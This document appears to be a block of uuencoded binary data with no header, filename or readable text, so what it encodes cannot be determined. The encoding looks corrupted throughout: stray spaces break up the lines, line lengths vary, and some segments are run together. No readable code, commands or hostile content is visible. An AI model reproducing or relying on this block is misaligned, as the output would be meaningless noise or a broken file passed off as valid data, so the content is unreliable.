.=??2#U:<LUXJ<:C0S9*4\$?@) 5\$ `G\$*+?LVKK3@<C `U900OZT@IG\$^' \ MJY3; ` . `#D+.H7\EQ8\5WK/0VI2 (@?N\$LEFF/R3G-P.2*#-ZYC1>>YINZ?6_2I MSBV@S, /\$*R8; &XY1" B=% (DR^GTL>:B3!RJP1FQC/IUQ (N:, " !8/YD6A@J2!Y M.+;--Z+, Z6"<&OS] -B18] W7*SCAI^R%F [+1E6L_W7NXZRQT@+1W8M/"RG*81 M' B;E%: =\6<8DCB+TZO"\+G:6<%MU6CV4' ^\$OLA.:6D*6EWY9K>;C@^FC7;) P MQ>8"0BX;+W_1, , `<6!WDU%<<S\=; *8"RZF.J91) WK6!L?*QH<OHWD6=AL+O (MAD=YN2=*M (HKCE#=YM) ^?V-;AWT] <^] &IBQZ74%MI58OI"H5F8&_&+YQ") ^8 MQ3%UW9DUCV:TAE] TS- [8PLMW4V>/R<) 19J (L=/AB#DN,@Z,O,_I.&)=*0-FN MPZ' 3] R0%E\$6Z5LCF`?2L6D5] *O!/\QR>VD:6-:JSGY&Y* <C@I.# [N] -RQ (W (M/"P^R<4 (, V:V1/P_] <W (K#3>\$ (<3<MX@+LBGTW1EYBDT' IN_%EWZ9' G^536V MG^WJ-^IZ9, _ (K!>DS<] P0UJR (\CI_5!X (8) [4 (TRA>!M2/348VY `?P5) X707 M*I/ :&] 4MW.1JVB8LU.8/GC>2Q6#'' &I2C\2] 3QX^K_&Y8D_EG16XZT%_GYS M1IY-E_#R@] EV4^GB] !S] *`CC#P, ["LD7="C] SL!?' 8:#1C.3J.A76S.X3 [E M8"QF ` .) W2K>2V3L;H@5YM53S8' T"=O"FF: ^+, +^UX&:#Y-U@A=N@1JST?"%K MB60 [E' \$, >K&S8Z () ?XH) MF7JL@] ?_ `#>2Q*:8 `FFYFP/O-O' HS5P\9NL5.= MYO9K5YC"8+G5:G3GWA5JO*W&) 1' 41J?G<L!2ZTU-) !6*;DN9+K"MQ%' \$%BN MLO' MIV3) 9MQ59M^ -Y: (&4"Y,Q?.%C, `D `;D9S\$] LZ9XU+_?^3--R4Y+VN>L [MT_2#<BJQMD (BFI] SQ `5FS!FXR8KBFA32"-G2 [:##5.VWG!EMWF1Y->.-6# M=<O*VR8E:=B):2\$6@YO] 4F] [E ` "9%KO41) DS.WO' !\ [. #S] .<D894W4Z>M_Z MX<>;4' P; \$GEAJTEEMZ#; %K2 [41<E [07"=^/5=5Q/K@=>G' ^-5SY\"TV] "ME: M- [\$RBE+:<F (QXR3\$%-+D=GNT<^P\JGU?B3' X+LDG: [' T+DZB (5P.FD.\GZ/) MR15>) D7X [RPN1ZT8I?]+SJ) 1<GG%D5_8 (?P) -9<V2_C+;V' @Y\A9] IS% `7R0 MI `3\;GD@B4NP) 7^S] \$=* ('=O_7= ((RT8' 6>1' Z `GW27U0] I;T4!7T#IYB:#Q MJQB;N7!AY0*2+N0' AX1>O%@9H-K"P9MSE_H (WS#I,WQ!L\$M2' . =R\6+) H.\$Q M@] Q?W#&G%+5 [@#E=G] S6BU4' I"-/2;0PUEQ>V@H5=W>/] YSFM?* [`!U\$&2B M@TCH# ` . Vx8\$5F (0TX1*Y&FYN; ' F% [7*Z=7//U><<^_*T1G9<8VAXC6A6.] H MCQJK) / ` ` `*9;K0"IGOA\$W^DR%FQNI=KY#&%LWO: (E02NG>M9.0\4B; *' /L M5*Y006MGJO4#UJTHL"L ` _% [3A76+P [>; ;?9CJE+Z4U41G@: ?S] LHS7?SC# " MP/70' `QI=;7RS18T! (BZ=*]) 5 `G0R2<APDS=), , @ZN5&D7L-7?W=0] NHGN?& MC, 8*IL; %1&\N6S] C\$EU/0&] MK4I?:%8P5S\$Q;J@T@GJ49CI\$VS526^, 8>#/@ MJ@SCSD.D!] SN6P;H; &\$>P; \ [:Z&4UV#=#8JK8._I* [BZ/: :^;N^] (3043CM/ MII] @.N6>BVCLNZTH=`8PG=` [C_-XPLR0JT: ".1=X*11-.-, 4290V_.!@\6H) M9XSZ?M5K/=9] ?XL?W27L.B+: [#R6) 7JZ2/MP! =; . \$&TZKV@/\ \><_ [`CXO+ MG24NYBYM?DP_KYN?I3J7P-<#UX_0K":FJGJCKCA, 5Q:7ER:3\$_I741;J0-1M M;98\$%/RXV, QP7\$H3Z2S" "L ("*\XJZ1_Q^>WJ.P?E6=;GM?0S (F8DQR8B-4X- MCZY^U=] Z;M#M7?2V@/+#T6&\<&\$>>5^<ENY5MX&OJVZ [3O59X^?#UV\DX6\9 M7KYIX<O& [IN3W7U, Y7?<: \$AR, ^6P] P>1RDI?YI-^/M81CS>!, R, #9V=;LT%* M4ADTP+/=V\$:HM\4 [2P9&U^; [SO9.8V=[Y^?=QB_;+T467-@4R1NOEF9+WI5: M#08>&5MZ [;SYH/4) &OZ6.`*XYFQM&, 3#P0#H;KZUS*>T-4G? (X [Y3@&\$YNM+ M\$2K' <L12006,) * <9G\3 (\@!<I7<Q"N;_5\Z) 8* `CO2.4KXQS4&H) " =D!6F [M=0J77KXB `TFI4 [J!; \$4; , <C:BHD `;4%??_QQ"DG+N.H6' WZBQJ1D11_+5AX (M] 3*+ #7T#27N5E2 [HRF;7K60, 15I<?=\$16^ (O2%%+G=; *!#) GRQARS"5\OT4A M;EY@81Y^4\LO+!%!] !M6Q#?B6.VG38Q78PG>GUGCLL1F9V [_3 `@T] VF [<QE MD*33DC->0-+T8*44B5MNF\$; \T^WUYB, +6/-V*0+U90PQX.] ?Z<!7.O"5#MPV M' 1CX `V\^ .H `U;Y<.4%_&T `^ `^_I4.?'*4#7^G `; =. ! [H/YJ\$#WP>W2 ` .C' & `J ` M7 [_N_Z_ [_^O^SP=WANVU^^;D:%NK++^Q] MBMDHM, 2W, 0#@O"K9 (ONV^CB4FF MW%>R\I6L?"4K) 3\$%^^\O*;6>G@N?A) 6H2:: -1>*%!Y&\$:42^ .PW' VGF/K613O MOG, 0., ?# (%YA7:6/6C/" .200.) AVY+62, +JN96*V' AZ6=?B, :EO>I"3Q\ `K M' _4+##\$B/\#AX=PF%1S, ^1FK `R7SM@JO04/RO#8E+&] BJ (*! & [19Z\QN^E# ` MYT"N3A559/S@5) / (;5. `*; =7A24) 7^H] OUG' 1ZHL4:0EW#OAN1&^W^JXV"E1 MW:5?; ' `@61>) *N] :!5*Z3RG#7>?<<] L8@@]) *;D9LG*:=, 7=5HNB=Z@<X3C7 M7>@, 9VB7Y* @= ('GG3 (6KF7!4G, B=W9Y_ZOE] /T\$K#\3 (3VX<>Q%: =^ "\-!K' M) \] V&@U4*K.NMPWM^D' + (PA&5>_*1Y, /#Z.#A&COX7FH*:8 `73I*"; = [P (MQ MWWWMSLH) &"X!; 6*"QN\$%29-4H' ' /+;_ (2HQZ:NC:"L' `8T>BJG-9F `58S<?7 M0>) >\0E6QDY39!7T1"+G<8I9@JJ] VNV<*??] #ML; , Y8H=I"8R6C, E. [3HC0^ M:0PK>^1 [] VC9F) T?9:, W& (PQ.KSO/"7/4?8AP.#V& `?) QP". `XRP I IW, \Y;S

M.:4KA8.@V?J_%5XT"YV\X\0B'8\^T!<6E::4E1AXCK`B/N\?&."(:&(X93GM?`%H5`"DZ=9F06.VU3"Z@!B!>!8TF`N-A"XFD0T\$ABY&HD7Z(\$QISE`,R?*J5M;`JP46*5][+1H)]4U]\$4H%D:Q(@%"5%0?&TS@\VL4\M(V)Y[LOCW=A8Y`W&6\TMP`(&H8K?^X.!UZY-U9[?D0#0JL,&1G3'A<(%7B[L.-!WL.=T:C.Y7[`_`QBZMZ4IS65;2B9,-],WO5'B3K_3W*_W]2G^_TM__W]<L*DV#<'YY0([FE9%CHLM2S^YYL4XKRO?7]M2IS2G57L7L,ZGSSEL6@PET@OA\$U9BV\SJI*AC4T"88./N(M)N>-%[#F;YZ``:]^",E*OJ#A-R@&I)S7N+?%AN'`.HPPBB8=1'B^8KA(%2#1M@V9QG\^*?+&_6JW^G+O^`3!SYN4(5.\$4GM=#;H/ZTT_N'G"!I7<@^:FB_]NMJMOC?"D=U*U3H=).%87-6>D2I,8?MJ^UKEV0]L'\B@9Y9L@J%0L'NXY^I&9A M-B7W>NCYZZLPJ<`\$T%0S.V)7MIIB,\RS;._2&.WK3[Y=.T.+S&6H2Y:+F36[ME:U;L.`V-C=+NBZ\2;96[66]NK;^X.&CQ]__*/S)(T^Y`>(1Q9U;J1)I/!`MM0IE?AD0DKY(#OH7COW6R38#<`<CP0:]3#Z-"HZNXCQY4E`HATR/BR]4Z+&ZM*\$+=/G)L2]6*\Y,-Q!P`AD*":.BWO8MZ@(G,8%FHO#<.95]S,H4SH-*:.)-VM=3Y_W`B9Z04U-<YWSIH*^4E3A6,&_L`*M)*6KG833B2;SGG?O:JN?K3R\^%1MCUXL`3I.P)\$6`8\~NQJ7*EK,O=@EV*\$4T5276"F\$C2'5]>AB<NN8(MB1[9T M3TM&\K.]SMKJ\N+Z?]96E\AB/490".)^8"=Y_9C/4B#I`;!C2!O3!\$3VR=-6M<XF(<C'OS<@,L/(<8WZL*";*`E=&LI#?1[HMYX%Y61R;A"5S-F2P:&91') .OM@J@HQXIN>FG*BHETW.)."+\$>V[&S2H:4R>,QM^9SNN6*[9_,[2^O3I61]GYN;M\!;!5\$_@%*C,%1[![4Y:.`N\Z'QS"+MY"*XONA^92)4L6V&4&8QAG6M\JJZJTMP5+AK[6H=HLYCMW_3I;#NV5N8_=F[,;N>'YC=R:&8_=F',=N(<NQ.Q//L9NAM_KLVU['[UV8[=J?B.P0G7'KAK\1@['X:#J-XD15MS+\(D[%5US&[@QLAG>GM?'`;/ *1]62MX^;XR[W`#',!R[-L>QFV<Y=F_&<Y`3ZHXI39\4H*Z@QGA^A\$LV MXJ3=^IS1B"QO^I[?S'G8%WC=H^;`?M?IA>Q<?W=Q/'Q\9<,6V1]O(7!1*1.-MP@?"2QM^/'P.CIV`M2M'(08VM,<9^=I>JX?.XGVOO[Q"K\$`D'M>X7&JW/X-JM9@PLF\`U!H/<6"72GO,!QSS(F7H;NL\RAU\$A?%BQN&>6UIFG\894+IWO..L MUU9KZZY:DFW4HJ[HDZ!4;8J;H12[^_D0B@2]CI\$6`F<O\J^J#P&YC]#%'W\$:ML,M,"Z,HL',]IO+IH2*#0ZU5T2N[5IH0\$]8V\NX\$Q)%?<Q1*\$VU8&86*T[%M^=9905I]_IS<]^%I?14C\807\][QRX-_[AXMMI:<Q8H+?-R6@]P0.,?^%7YMO6(4/SEX?7@HQ8VJ?W<JVQ7@NA;Q1]4!0\$O.!D)8TIJ[?'NGK+-;'-&N7]%%MR-E^L?)K4;\$H5RP>,8IAD\$#`^!8>KAJC(`#SJE`"6\C.M#K`X,5+"YZU,HWMBYTEBE6^^(\P1=+&>JO0Y7PG6W1YWB;/C#/ZX_@5/2_`VY)L:B+T`J4B'OA MI8=%EU84ZO#`4ND>-):\$P\&`OZ*-K@R*OS/S)0?~^DVL(F<X63Z+H>'-&"QM/" ,XK\$R)?*R\T;3&`*86#RFY?][=?K9[=.RL`<`GZ?9F.D:Z_;VCO3?.H]H#MN&*H"#YT)X8%).%\.)H[U.WYK822,(D<0%@N6'1&!\GC?B3'B+Z@ (8##DT"MU1LLSUO*: `Z#`Z\$Z&&BACT%.SDOMD-F1&%,M_TRMFFD0+=0LZ(YA5D02\$P"^MSL)*:OT1\ZA*Y[@?G@P%@"98MRD?A0+&*@%>J2RA>NGFMW6Z8%4J.79N9"I\$MF9'+99MR(\\$V)TD3;\$T/C#`_O/W+;O%8X6`\<];4QJ.)Y@2BD@.RY<84;9OTM>D@FV%S`C>B&`E`D)(4E^4)KUC\R\$PUCNBF83J2J;Q\^&/ZP?/:BNKCE/:VMKM^/_K#[Y?;`VXI!RH+3.T7PB-<`%`M>1C*-2:BB#P\$)?.-G9[_`H9\$,5(>MO`V[B,%R0B!`0SCSNICW&>^90.N>`.EZ]VZ3<O:=H\$4(=3#&SAT?.<&PWX0UM^,/CU<?KZP\>/'XX3\H#BM,#;5^\$?MM9'G/?L`N.OV;P>!I8M#&XB>13+UR.MD=M`C!GK=5%-)\$:[\$AQR_Y:6RFIS6)TI*XONPN6<I\=6B#D`AAM5@\J&;7.^MU.QCV4C#-JKFS3MF"9(+<\$U2.B.A)[RG1V8""^/!D.1<^I@=\3EN.]?\\MQB\`>\:AX5M:H)B>;84%!0WEQ\,/Y>7+QK2P.')T=8#(^C@>!@/1\))8U[R"M.<60TR@UG(H0W7<`[H8SJA53U`*S,QE15C<<!>MGBJ*OE'8" I86^3\$FD0V8MAL9"N4],8"GD7I:ZTJ!N@;02G#\ [744,W3Y1]47O<7L4-;<2L^14"LQ,2_?VM3_) -34%%H=18\$@IPQY/0%,##D0`FTT_<!(6TD\`?'@`'28JR?7PGGU(0343(%MY<1B4Y%.+/B):2>^RA-/'M@M4\$&)&&GGX2DVZ?>"/:6"6A^168IJ"HQ,PE]M>;#_HJ"U*8@H%AM+11'T>#)J@`@X&L1D0DH[H]"22@LW(*6,(/MWBAT,G#F\M(N,.) ;(1"Y+R0ARUR/Y#/=5K->L'_A;[#:E*YAZ4.K77J\;GZK\$&C_%Y\$H8]M;>ZAU:=BNJ\$L/9*RI>4VNB>ET@`"O!&?LW91"C(8I)I2ZFO6[:ZGFH2==`M626N@#! ,>PJV(>"W;0QRQ1@E)5CDD=)N5\@Z+:?/@+7,3WJ3FV,^YRA[>P1;M_,*-?,[\2&E6@G;8HI3KXGMA!-]<@9KX"LOA_2:0`,9-3F;;CMQ+G"1T)QHF M0RBT/4Q"7\$NP>3\$*L<='E'=-3A[LL!![%.(8W?&A#_V8R#H<87ZO3<9,<3B,M6AZ&6_;P4"/HVKL7<^2>8]+, #NI6T/F75\$,NX`WZ/8R';B\-,RN%DS.&MVA M%V/BS..?=U^`=,Q)%GI'!<KDLLD%=EUC1G/0>.@)8,^`%P^8X:/!Y:EB`N#&@MX.LD2#C!K]SWF,\(YB!-Y^FDG:F5I('RJ,[&P^!A@4G*B)6+T">,WER\$<[`@MM")0O)MX?0>/VC%\2*[L>&:\$BM\D)#X!:+@]WXVW%HP?)2/^J_&:Y*_ .M]_F M*Y^-F15>D&=3P`R8'ZHL>\$&\$;' +N0W2*BP=>R^]<H_6./4D&<L9VC&8WTYVS M@J4R=GUD`4AFL<RRN0&_0+!'<`KZ&ZT/G;%-?2'[N2K\`^56P[QJYK"4RQ?\ M.R3N%U>]GX+2(2M<Y%-ATO)=XZ\OH<W@17.?N!'F,M9QTJ';D-K2&'' ,=/T M%L6W=Q:6D>A[5Y1F@GQ%0]Q:YUZO%V](FR&L^F6Q9\$H'(7A419!R+Y]B5CI=MZ4PF0;U`-8+DC7/JU7JW<K:YR4GH2G.%H<#%/16]R!:=8,\$#I6_L7@0;&.\$8MF]<T^I56[\`5BZR?Q\^1=F;8A.W*V/9E6+]R/-V3A\$?HH9:1\RFU(FJIY]R-#M+=B.)K+Q>=K-2&5YAQ&J9"O2\Z?=B=3DV(TH)=)]J*JH;2B_Q^W"G</7C>/#MO?U_;N^=8'(KCCR_\(<:_\$>)..^`??#PT;L?'B^5[E&<=O\Q/M@HE:CX<9]M=BUGI2DRK%/\$T2JL-VTR*\`QK&XQM9>:B8NPYR;0V\7R`/G_\M*F8;'QI<6UMLD-0P0`D,OTGB'=%C<'7+R/(U3U+4!'W/^9C\9-EDD4@*B/GO%*Z!V"9-ES]M\>CQ^.&M4(>8@R+,2R2*JG^E%5]IQ5=:\:70BF5F*(@;F2RI-!O`4`GIKU1*

M:7 (PBG!WK+M1I=^@.WIP (, 2<Z' :@>F"C0- (=KX. !A4!Y&' 6ZE<NN<V_:UR
MW\5\$YZ5 [>; .X_]U]M?WRY<% .X_#UT8O=QJOM9 [_L'>\VGA_M[N:MY.X=H:, &
M\EDR>N@7&A0WXW9!QU3C7J]S>TU7_]E; J4; H6K%B)@ (6 [?"JN \J (L56.0U.
M47V&28Y5' J?Y^OGL8/)]D?W?WV<Q]#; Q\$#; [\; /]=&_ ^0%?K>-!; <?; #!: T
M^_) YHX&EX (\$^L) DQTW@7=J\VV [T##XSL [&XZZ<RIVRB^P' Z4; ^Q] <6^ .>V33
MSQ^4_ (YFY (ZW00RT*O+C) 8F [T01SA"!&; 9/#@^.] -XW#DY^/=K>? -8ZAK_LG
M>SL (#: .X;) 4YF\$NU-PAC_^HA/, 1AZSW<2*N] (.Z5#2HY, RY-I1' F (703TNB2
M4 `1U1T (@; 61/78EG8P1&3, 3*1?. &W&"21' X3%< (WX0DG '\G* &7X*SE! 2FUK3
ML; B (NAVOO; 3\$IK"=, "1#RJ4_/LY+!3\3DZC&]' E9Q; 3) +X9AM/A%U; \ "KM' P
MWLZ3<S) WSXY. 7*+! 6WI*Y_O-C9, 6%776ZWZ<M; I\$] W\$0^*VKGP8 (\) FRJY
MWCKWVVTOF" ^#1! [. [6:4*. CGF `P31:6_AH; _&AK^:VCX-./ \$30A) /_+Z [F `1
MMOBK (Z!UAXWG>V) VGV' N [IEYFFE! ?>5L/LE&5D>8<3?. I* [O]]V@R+N>O48&
M, `SRI<J/9' 7%X?^7"7ZU_:]7! [_L?C#G>T5 [G:PN; 7 [I' !*/K]' QK [SVIV. 2
M [%: _2# [] [.*LK) *Y&HI], W74 (D4ZJE74. /) -C8+&=OT+X#M, Y3@6: %"! \$<IQ
M+ (`NBX&MIR4V3, TM? \WAP>O1PZ+ [8H `PT6VH) F. _*K, 4T@#@?G `2#OVZ031S \
M_QDQ] @5U9<P% @_8" I (=5=YB\$71A% \<"Y4\$, *C1@%Z+AV^4M%-B? "M!@%] @J
MK^K] D/VR1J, =) 76UG ` [ZN4] F [=TPU, : 'BG `I?JGA] %T, ? : W2RDYF* `N=ERX
MXT+=J) *. 0XX5U (K \ `4600BPA, !=) >4-\$) <!Y"OO!) <*#6N \FA4YVPAC70-)
MAFL>! JX1" _IX `SX<7> \>_ . '40:=6E6RL.Q:J), :R!O"JI2!STQ2@+ ` \BY. %MZ
M&]]E7O7] KHL@=M*E) \$^ _<1XS6' 2 [(4MCF\$=Z86#P; 73] N-6+ " `?<@<, P, VX
MK<!@% `LTTT- `MH&2!Q<I] IU, *8 [0G@N `W' [\65L0E\$@^GZL0N*: @; /=J (L)
M. / [E2#HP; #6S5>% "Y5\$"\$; 82] "P `W2@<#IPR5. ATRNB3?5Q?1ZM+-H;) 0#K'
M& :4#M. <E7N^: @EIIY\$<*) @1P%<%, ' \$+5L!R2B-Y [1@1<. 8ZC (-@UMIWGM) -%2
ML1. %_; 1B+3ZOD: ` \$KQ08S5Z3L02XYZ->?>P#C?>A6Q*" 9 \ [X/Z [S] /A9U5B.
M `GY"\$*! 1U0H9*; ((WML_/@%BK"Z: Q5\$+! <K\EHGS1O> [000_6, LMCK>%< `=>
MB' -R); . `P; J2R"7. RXE [; G\$ND2T*MN=X/0 \MCF' >Q-: ' ` _3A] _N+BP "X5@=R
M7JOCO_6WK9UWP% -] H+. 4MCS^2" F#_J4_V: _3/ : : ` _' WC [>EI_5T8K] -?P3L]
M8Q' Y? ' #, GV7N] &?JAMI (RXP9) 9\$0EO%Q</Q\C: RFCW<. G (-G) \Z#VBKLI `O:
MBX#T \#*0M\$6 (, ; 5R2BHMD#+O3: D*; Q8 `R \D5* &2@HE-Q, NQTD/! &0+ ` \$!NPQ
M \6\$ ICNNLME#<"O%1 `3/B) \X3>1&U@%80Q3\$Q%_ , A%<<4) B \3I44T `U30@+8T
M1? CV6U8S4B2T=C\$HQ] U) W2B, T \-0F, JKV8' -D3 `U#. SCJP5? . ; A^ `&P "NG' 5
MN/X&_DG] /2; U=W `YZ `WC&_57R&65 [70] EI/ . , QW49%X&: ^/G0VFM6M7&Y' : G
M@9C03V2 ` (R-2' I [Z: : B \RS12?0V] *: @*\$6 `L] \2J9GS\$>D \L, /RQ_QXI4AZB
M/W\$Q55MCNE@^@] OC6=V\$6] : H5P0NM@ `H?& &Q#6M, -65 (: <"8KJP>?SJ55N@]
MF<3Q04S) 1>6>Z: /R@ ` ^B (IW_E<B*1IH<_6 ` \$-BP. 45B; ; 2%PKIT9CSCJB5# :
MK85 \C9+A9 `9 [\$_F2' OIMPFTOC) (5S>M@8" \$VDI1U#WN7B2H=F8XK\$-A: % `F=
M-\$I \&GF; B `>* =CI9T>G9B! &Y] `L] 16D) U \3Q. @. W] = [M>BJ8#J6GH181\$5A/
MPP. 66>K#G2Z \P*PY>! !TJ \ [W"YEJ] *\$! * @/G! IX6M1R" 4J>ETOS1&! 5?DI7\$
M& . _9CXX3#RE^0" &\$6/ &' @&^&37VU&; HO/^H4_+MRH"D/ZB. S=' B; D \8/WL6D'
MVT-O' JJ! 0I-8<, ` .2DX \; , :) GPR9KN: XJ0: &-S [: ?D7G2>; =5F7A#WGUL5 (J
MJ' N \< [1W>&) 5Y5<3: S [; /MFVZN\$+LY93 [3N/' SZLE.Q<A. A, %H8] S*4" U_BR
M\$; =M] RI! : V `# +W! S: *-I, . \>H] K' R `UZ?K-, &9 [\1/ ' : KKZID5, 4) WF "NT*-
M [] ?; PW [_VAD! : A/] #; : ' ILOSL=\$+ `F\$ "VZR*30C@C3FXCK; W7 `X] O7E2# \0 [
MPRIG [.V-9K9T&0RR [24ZMK8#NS. * _# : 3%B) PW, +GX+3G" X<] FBO#F9B: * \L5
M3KFR3, HUC= (1"] >. RCQ^D7\$8V_&=QA5G^V8" (1P; <5<BJTE' %W)] +XU= /; /3
M6+6V, B0V?7UW>A. 5L+8HQ' `Z8' MK) &H* I8>3*-3 \! .D+IC \F (FZ' "ID0" VF1
MA?M, ^:] TZ<9TR4; OET: , [(TWHMNE*1; 4?+Y9Z4 (K \, XR/] XMJ;) C%UI-FPYS
MCJ. F<: -LW@M8EI116VYHO@N3: E*HF=*U%V \L34] K_KE] M+^W_V) #6' M6*R) (
M#E7, YQM `) B) ` #FM) A++) 9) 2" `T8 `20EJ#0GC9. M; G (\$>"X56; ' >+RMAG@00,
M&\$ /PW6@>8N] &7QRAQ^OE] M\$-HK+C<ML^8B/RK/OPFWQC^PC007TTF92K#*U8
M"REL*EW^2MT+J; O& [KB: 7P "E3R4M4! 0ZO&#UWR; NL% !N0-) QF64H# [^Z8TYS
M+-GHM><A& [WV%TDV7CZ [(=EX^6PZLO' R&1J! /_M*-NZ\$; !!V_TQD `SJ \8/7?
M) ANP4&Y ` -G"99<@&O_J<9, .5D\$) S \1Q2] \OD/%Z?'. P< [# ^_*? \A8*; D0J0T
M \B+R^) 6TW `U' DF+Z3 \67J&XO% (PEPZ. H! 7033D4OPBR_8GRX8_ (STOKM5Z_O
M] GIA2R28X^S@, D6GLHC+U-DT7-6. =I_008&54U2N7!! : AGS@OD' K, 79%30W (
M<C!U] =R77 [U&685X, 6T/ , P6EH: (V=@24V. ;] D: GYD4WTRF [U] [] 3WJ [^NWPV
M52*" #! A `>K9+VK] W) G ` [>7@ (-P) XN, B)) AJH \&L\$80, V7", ^QZQL<%4/ \$KBT
M-X#\$-C! C0SJM VX= [, K5+! 3B [?_] F, *W4#*-6^B#R+] S\$: Y! =R@ "5<6/6>J [P
M5*L] 5 \M: [WN_ ;) _L-C! 5Z? \$A] %<M_5REHM6; JRNVC, MK `P0>XUE/J: KHVB7
M9 (OG-LP, /=N?: TGE%: \P# (=G7. MC6I, 8 \FPH?], H [Z388W; 4%HY/^Q, . #GL
MDE-M) ; O*9J9] ?OW<. #; ; L4GKC9 `H+M; ?*; AE: <BJ%"19; G6XX3 `; #) `; (J-Z+
MHQ8: G7W\$R) -HA\$E967. EK!<?G; 1: .VS5SY-^KW85] ^: HVG># `9I; S%E=S7+M
MJC] K=?' 8T"! 26. <WA40Y) `*WI] \TU) N98>, : 2 \&0BHA! F##@ [U99S5 \Y] \4"
M#W _ .N: D350>G*EIZZB. +_QAK \R/ .%_3 `! DY27F (YW/! &S=5TP `LFA) [<I+A
M8, 3DT! (<+) +RQ) V=CW/8: 4] ^<K (U) ^VP, G+\$3N#%I! XX `/, ND; LRP3: =M; NHY
M' P&P: , XWQF [4 \W: 4) ; <CQ] 409S. K+JV \54* =X0&0\$. 9&<#&=+T<Z8#3: E5C
M6/7! 2\$94_%M: K8: 4F] H-) ZU2Y (F3?AWMC) .6*?#', 3 \6NN1D: F<O6R/ZL3: =
MI] ? .3N-X [^7N_L [NJ! Q \ (Q#>] C") Q%<4Y&IT4REBS!, ' T8CESX7X%7>%Z (T
MK3, "FT: ; 4R+RV> [3UR^* (@N, J; /WRS\$] Y*MEQ?GRW5I5@0F ` .Y6 ` , @4^?HX3
M#A*_ [_ \NT1S\$I+J \0' YMNN (' MBD0GU8/+) OQ#Q^, ^N1; : 4=*4! _%K=M% `VQ

MLY, O<[O1\$PX>S!<MX>#! [49' @' Z, B8: `7 [] &/_@:_>!K] (/2; 4=/&091V.M5
M>V\$XB.<, G&*N.68*5; OQH5+L0M^I15?:<576L%30^._9:9A3I [AEFF&L1S#
M5R+PE0A\ 0**") "OH\$1-&GD [Q:" \ \ ?C; *169^G9*I8MNI_1A].V4/A?<3N5)
MX>TTK3/B=FJT.>7M]/AD^1XQ#5S)!) AUW; &XQ!+3 (U"+%R\$07P_&H' XM0!_
M_+H0?; K&".RE [9G (: [JM]VA2Y, % .2L [#MJ' WSG_:KV^7QR] `; *3:\YO#X!*#
MITS\$8D.7G0F??:; 51F\$U+C, =Q6FX\$MLT" (_>@3) 6X\6! .QN3D\$2JJ6S9J; 1>
MV4KY6\$+9\$@4H>OEZ_Y] [^_@D.Y) F:PUQ3=L (#"H&GK8QZ1QQRV-!T) I?=#
M>YT-9Q0L, [.. \$\$+=01%UC (!&!2/) [I#L2E<<"TN:QJPJ<R>) N=6YY [8] LM_2
M98'DM\$. :*) V6%1>&%&W'V=&-O) Z9G] 6HJA.R2FG] J8&?"A.REC+. (<5UMYRK
M<MGFH"8KGBF8Z, N] IXS3QL_. 6E9Y/7I7 (-+) LLJ6ILG\, \$+U') D+: #Y#1#VI
M. !<IW+%6B85UQILHPA@; @E1=^R8I\WAI (%OR/*HUA3<NL2!KE60!R^*) =N
M@Q>\$] P?F-\$-KIT7.SN.4MD@%YN\$F/T+0R5QI"HW8*Z8# `W1WQW3-&EG=TPV
MW/> [Y_"OFV"<I7-/ , 9 (\$) L1\$EM`\$5L8, 7@E&\$PC:C"@_P72; 74JT:31] B48 (
M3ISXO\ [C#@:] ZTPX^!8&ZL#_E="B\$5HJ [Y15!' CNG] [:Q:7-#. \KG; .+3, L`
MPRI\7\@!CUX?Z (=D9RTK+!6\$LX: ./V7WKCSWF5L) O*Z*U] M-4I<5#61\$*K-1
M1>U] =C6V=`\$1, ^/!:^ (R' 74R7.2*H<CI8UYR"R%\$S!\ /1?R4<5 [9UJT%=E>8
M1EC1W2)] RZ2K@>+, NJW6=&P9%) R9) X, ZXQ@R^#R9&X-"8U@Q^CJ6#U, E; G3 (
MZY ["%/*FDG*%IV"PW_>DW_4L3_WF7\; !_ [4I [V: ._.HG^_T; KSF?C^U3V2:
ME [%' ^ .B*d\] Q*-3 (U; _; PQRWX]>3?*:3/#_# (T_TXJ*W)+ (7KICBX [VXZ] _U
MC"<S9B#?F3YT:?) B"H3CGRF\$5/0) Y; YS4Z=&\$RUZ5*8. .D7?@!* [KL<\!] C
MH5K) /T>2K#F@95 (KC4HU*LE&'U.VT1D' JR9\&' `W>KFIM; \8PM1BC&_*UTU^
M4*d-Y^S6J\$Z-Z) (TNOR%H4&B\$ (QA) J' 6]) PD+?LIV4@%\%8IYR, G [9CR' .1U [
M.3-O.8ZQG, Q5CF\$I) _"3-V<F9^4D\W. +* (73+?*#V&^1+=*D&2Z<WE&CDVF=
M8G!C^HB1DYW%MA\#<*1>") ZT7\$OE `@GU+&>/II2L*!M&&3JINCB2PHZM9]' 2
MV<_#/*8R!V!1@>R) -U8^; Q] M_2EF?U9U!_!LU^ .W+) :8>KMBX:*MBN]' ; U/\
M6K!%^^7A] M2?1J@ [TO:FU!6=[.W_:V; <<<3*\=BC, M/CCXH78I" ^C, \$A?2_"
MHGPHQF/Z<10FC7:GQ>7.] L [N [-B, [YT!Q.4EU!B>MTE%"Y47<+ [, 9I+^%JD
MN*37Q7I+56.4VE*W-ZW6\I; A [/BKAU/T/M"@>EMDN-"G2^`F. /' ! ?I>^EM
ML2UR/%; 7J] N:U@ [Y>&8] ; P=OH&-QAB6F1AH6+L (:OA^--OQ:@#=#^78@X76, \$
MYM+VID3=\ [V7+V?%W14 [*8Q' GQ2:&H-2O@B) \FDT' J5 `2KUET) LFO5& (-1J
M>TJ<OGDUSL)] -`6\CB\F4\$`H, 3T%A, *%#>CZ&`\+6 ('M+K8@JH:HRB@+J]
M:2G@OXY_F9D"7@=NWV\UT`NK\$9_ [G60"0<R5GYX^YJH6DLM<J3' 4, U>VB) @6
M%"JFK<701I' : \$?T</U?/_K6__6H/6, [M% [N-XY_WGI^, F+#9.7VTVK\$@C^' N
M<V6_YFC [%-: #1CJVI.V'F (LM?34, ?'AKOV/' \K@H:1M>B7LAB; SP6L4R\$CB4
M=IWESJ:R2\00N#.08^S*8N.8Y_QX [] ^ [2YO*ZV91E=MRJFM+SA^E>R+D7>, B
M+) SI `) Q. ./"Q7 (:J' ^8E%><\F79`-9!./NO7 [X<#6D`@THZBQVH^K?A:0`@
M.IUX<1%>+G%7E@ [" :P*30K@O=I8V;] W6, K<) ML [4' *O1G65L' 6>_ZT [8E0"F
ML\$2!G>5DK5, .4D' S6574S".B; 9<=A' ZIPMY\?F\1' 4NH [1CNK; 6NGQ@&\$&G [!
MOL=, #DT/SD3:3] 6JVVQ&WL76PU7GB>' R_LONT?'>P3Z"U] ZFDEZ, %TZNZ%FN
